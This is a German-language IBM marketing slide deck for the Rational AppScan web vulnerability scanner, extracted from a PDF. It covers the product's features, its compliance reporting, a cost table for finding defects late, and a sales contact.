IBM Rational AppScan Standard Edition …

- **Unterstützung bei zentralen Sicherheitslücken**
  Beinhaltet die in der Sicherheitsrisikoklassifizierung WASC (Web Application Security Consortium) aufgeführten Bedrohungen wie SQL-Injection, Cross-Site Scripting und Pufferüberläufe.
- **Umfassende Anwendungsabdeckung**
  Beinhaltet das Scannen von integrierten Web-Services sowie JavaScript Ausführungen (einschließlich Ajax) und Parsing.
- **Möglichkeit zur kundenspezifischen Anpassung und Erweiterungen**
  AppScan eXtension Framework ermöglicht es den Benutzern, Open-Source-Erweiterungen gemeinsam zu nutzen und zu erstellen.
- **Erweiterte Korrekturempfehlungen**
  Anzeige einer umfassenden Liste von Aufgaben, die zur Behebung der während der Überprüfung entdeckten Schwachstellen erledigt werden müssen.
- **Automatisierte Funktionalität für Penetration Tester (Pen Tester)**
  Erweiterte Testdienstprogramme und das Pyscan-Framework ergänzen manuelle Tests und ermöglichen so mehr Leistung und Effizienz.
- **Berichterstellung zur Einhaltung gesetzlicher Bestimmungen**
  Beinhaltet 40 fertige Einhaltungsberichte, einschließlich PCI Data Security Standard, ISO 17799 und ISO 27001 und Basel II.

Security und Compliance von Anfang an …




Die Kosten der ‚späten Erkenntnis' …


	Found in Design	Found in Coding	Found in Integration	Found in Beta	Found in GA
Design Errors	1x	5x	10x	15x	30x
Coding Errors		1x	10x	20x	30x
Integration Errors			1x	10x	20x

* http://www.nist.gov/director/prog-ofc/report02-3.pdf

AppScan - Familie ....



Rational Produkte ergänzen sich …



IBM Rational AppScan Familie

- **IBM Rational AppScan hilft Ihnen beim Kampf gegen Sicherheitslücken. AppScan identifiziert, validiert und berichtet über Schwachstellen in Webanwendungen mit Hilfe von hoch entwickelten und intelligenten Scanning-Technologien.**
  - **Umfassende Scan-Abdeckung.**
    (geringste „False Positive“ Rate in der Industrie)
  - **Erprobte und sinnvolle Korrekturempfehlungen.**
  - **Integriert Sicherheitsüberprüfungen direkt in Ihren Entwicklungsprozess.**
  - **Effektive Kommunikation im Entwicklungsteam zur raschen Korrektur.**
  - **Webbasiertes Angebot zur unternehmensweiten Einführung.**
  - **Computerbasierte Trainings.**
  - **Reduziert Kosten für manuelle Sicherheitstests.**

Kontaktdaten:

Michael Sigmund
Teamleader SWG IT Architects Channel Sales
Tel: 0172 73 25 604
Email: msigmund@de.ibm.com

Vielen Dank für Ihre Aufmerksamkeit!

IBM Software Partner Academy Program

Marktbegleiter

Backup Folie

Wo sind die Schwachstellen …